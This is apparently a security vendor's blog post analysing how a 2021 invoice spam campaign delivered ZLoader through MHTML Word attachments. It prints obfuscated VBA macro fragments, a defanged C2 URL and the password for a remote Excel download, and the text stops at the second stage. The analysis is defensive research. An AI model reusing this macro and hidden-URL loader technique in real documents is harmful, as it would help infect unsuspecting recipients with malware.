
Advancements in Invoicing - A highly sophisticated way to distribute ZLoader

forcepoint.com/blog/x-labs/invoicing-spam-campaigns-malware-zloader

March 5, 2021

Classic invoicing campaigns

Spam campaigns using this new distribution chain first started to appear in early February 2021. The content of the emails follow the long-standing simplistic style of invoicing scams. While the message body varies, it contains only a couple of basic sentences, for example asking recipients to review all information attached, claiming to be new taxation rules from the Internal Revenue Service (IRS), posing as a bill already processed, or a similar lure along those lines. What they have in common is a Microsoft Word attachment in MHTML format with a randomly generated filename.



Ty K. Darrow <report@autofurry.com> [redacted] 2/9/2021

Invoicing information98886


gb804474.doc
272 KB

#83281
Greetings!
Bill =7232!!! we delivered to you is covered. Your documentation and bank check are listed in the attached file.
Thanks.

First Stage: MHTML attachments and ActiveMime


One advantage of the MHTML format is its compatibility with web-based technologies. There is no visible difference using this format over the more typical OLE or DOCX, but it has been popular amongst cybercriminals for years due to the technical challenges it might pose to security products.

Taking a closer look at the internal structure of the document, there is an HTML component with the same name as the MHTML file, a couple of small XML descriptors, a PNG image and an “editdata.mso” object.



```
                                   MIME:\
n                       Name                           Size     Date     Time
..                                                       Up   02/09/21  16:10
{headers}                                                19
colorschememapping                              xml     314
editdata                                        mso   16165
filelist                                        xml     274
gb804474                                        htm  229739
image001                                        png    9719
themedata                                      thmx    3339

..
               Bytes: 259,569, files: 7, folders: 0
```


This last MSO object is actually an ActiveMime binary containing compressed data, but fortunately the algorithm used is the quite popular zlib. Once decompressed (inflated) we will be presented with a traditional OLE document.



```
00000000: 41 63 74 69-76 65 4D 69-6D 65 00 00-01 F0 04 00  ActiveMime  ☺≡♦
00000010: 00 00 FF FF-FF FF F0 0C-07 F0 04 3D-00 00 04 00        ≡♀•≡♦=   ♦
00000020: 00 00 04 00-00 00 00 00-00 00 04 00-00 00 00 CA    ♦       ♦     ╩
00000030: 00 00 78 9C-EC 7D 0B 78-1B C5 B5 F0-EC 4A 96 64    x£∞}♂x←┼╡≡∞Jûd
00000040: F9 25 1B 93-77 C8 C6 CE-C3 09 96 58-3D 2D 05 02  ·%←ôw╚╞╬├oûX=-♣☻
00000050: 7A E7 41 1E-CE 3B 6D 5D-62 C9 92 6D-25 B2 25 4B  zτA▲╬;m]b╔Æm%▓%K
00000060: 72 70 A0 A1-B2 13 DA 40-B9 10 20 85-94 4B C1 A4  rpáí▓‼┌@╣► àöK┴ñ
00000070: 01 02 A5 25-D0 14 D2 B7-93 52 08 AF-36 50 CA 4D  ☺☻Ñ%╨¶╥╖ôR◘»6P╩M
00000080: B9 2D 24 5C-DA 52 0A 3F-29 D0 5E DA-DB 86 FF 9C  ╣-$\┌R◙?)╨^┌█å £
```


UserForms

Examination of the newly acquired OLE document reveals multiple UserForms and the presence of VBA macros. That alone would make it suspicious, but the macro code is obfuscated and won't give away its intended functionality very easily. This is where the real fun begins.



```
                    ArcLite:Compound:editdata.ole2
n                     Name                       Size    Date     Time
..                                                 Up  03/03/21  21:48
UserForm1                                      Folder  02/09/21  14:31
UserForm2                                      Folder  02/09/21  14:31
UserForm3                                      Folder  02/09/21  14:31
UserForm4                                      Folder  02/09/21  14:31
UserForm5                                      Folder  02/09/21  14:31
VBA                                            Folder  02/09/21  14:31
PROJECT                                           757
PROJECTwm                                         191

..
                  Bytes: 948, files: 2, folders: 6
```

If we were to open the original attachment by simply double clicking on it - and Microsoft Word was rightfully configured to have macros disabled - a short message would be displayed asking the user to enable content. This should never be done when dealing with documents from unknown sources, as it will immediately enable macros and lead to their execution - which is exactly the case here.



SECURITY WARNING Macros have been disabled. Enable Content

This document created in previous version of Microsoft Office Word.


To view or edit this document, please click 'Enable editing' button on the top bar, and then click 'Enable content'

Some VBA Magic

As stated earlier, the VBA project contains a lot of forms and functions. We'll start investigating the macro that executes upon closing of the document (Document_Close):



```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True


Public fx, qv, dc, ez, e9, m4, giq, iu8, gc, xm, qu, du, tdl, mk, hp, bu

Sub Document_Close()

tg

End Sub
```

The function "tg" requires an object from UserForm2, so this resource needs to be initialized.




```
Sub tg()

On Error Resume Next

gl = UserForm2.ComboBox6

c6

ct = UserForm2.ComboBox22

l = 855

t = 0

rl = UserForm2.ComboBox10
```

That means execution will redirect to the appropriate UserForm_Initialize function.



```
Private Sub UserForm_Initialize()

 Set f5 = UserForm2.Controls

 n6 = f5.Count - 1

 qj = ""
 For ej = 1 To n6
 qj = qj & f5.Item(ej)
 ej = ej + 1
 Next

 ComboBox1.AddItem "f9"
 ComboBox1.AddItem "pw"
 ComboBox1.AddItem "ujk"
 ComboBox1.AddItem "rt"
 ComboBox1.AddItem "12"
 ComboBox1.AddItem "ku"
 ComboBox1.AddItem qj

End Sub
```

The above code is looping through all instances of the entries in the UserForm2/o object, which looks like this:




```
00000040:  00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80      ←HÇ,♥☺☻ ☻  Ç
00000050:  46 04 00 00-4F 03 00 00-68 74 00 00-00 02 18 00  F♦  O♥  ht   ☻↑
00000060:  35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00  5   ♠  ÇÑ    ☻
00000070:  54 61 68 6F-6D 61 2E 00-00 02 20 00-41 01 45 80  Tahoma.  ☻  A☺EÇ
00000080:  00 00 00 00-1B 48 80 2C-03 01 02 00-03 00 00 80      ←HÇ,♥☺☻ ♥  Ç
00000090:  C2 02 00 00-E5 02 00 00-6D 41 4C 6F-00 02 18 00  ┬☻  σ☻  mALo ☻↑
000000A0:  35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00  5   ♠  ÇÑ    ☻
000000B0:  54 61 68 6F-6D 61 2E 00-00 02 20 00-41 01 45 80  Tahoma.  ☻  A☺EÇ
000000C0:  00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80      ←HÇ,♥☺☻ ☻  Ç
000000D0:  61 01 00 00-2B 03 00 00-74 70 68 6F-00 02 18 00  a☺  +♥  tpho ☻↑
000000E0:  35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00  5   ♠  ÇÑ    ☻
000000F0:  54 61 68 6F-6D 61 00 00-00 02 20 00-41 01 45 80  Tahoma   ☻  A☺EÇ
00000100:  00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80      ←HÇ,♥☺☻ ☻  Ç
00000110:  CB 01 00 00-EE 01 00 00-4B 4A 68 6F-00 02 18 00  ╥☺  ε☺  KJho ☻↑
00000120:  35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00  5   ♠  ÇÑ    ☻
00000130:  54 61 68 6F-6D 61 00 00-00 02 20 00-41 01 45 80  Tahoma   ☻  A☺EÇ
00000140:  00 00 00 00-1B 48 80 2C-03 01 02 00-02 00 00 80      ←HÇ,♥☺☻ ☻  Ç
00000150:  D4 00 00 00-3E 01 00 00-73 3A 68 6F-00 02 18 00  ╘   >☺  s:ho ☻↑
00000160:  35 00 00 00-06 00 00 80-A5 00 00 00-00 02 00 00  5   ♠  ÇÑ    ☻
```

This is a rather complicated structure to parse, and documentation on it is sparse at best.

At the time of writing, we processed all entries in this table to generate the content of the “qj” variable. The result of that is going to be an URL:

> https://tanikku[.]com/tan.php?IUI92CaHF9AKOFsJA2V7ZSK5ylpeDYQj

The rest of the “tg” function then creates an object via CreateObject(“excel.application”) and uses the CallByName function to request Excel to “OpEn” a new spreadsheet by this URL with the addition of a password (“gomrhd”) which was gathered from the UserForm1/o object.




```
t = 0

rl = UserForm2.ComboBox10

Err.Number = 0

While l <> 0 And t < 182

Set per = CallByName(m4.Workbooks, UserForm1.eb & UserForm1.kk, 1, UserForm2.ComboBox1, , , , UserForm1.tt)

l = Err.Number

t = t + 91

Wend
```

Finally, Excel will start to download and decrypt a spreadsheet from the specified C2.

Second Stage: An encrypted Excel document

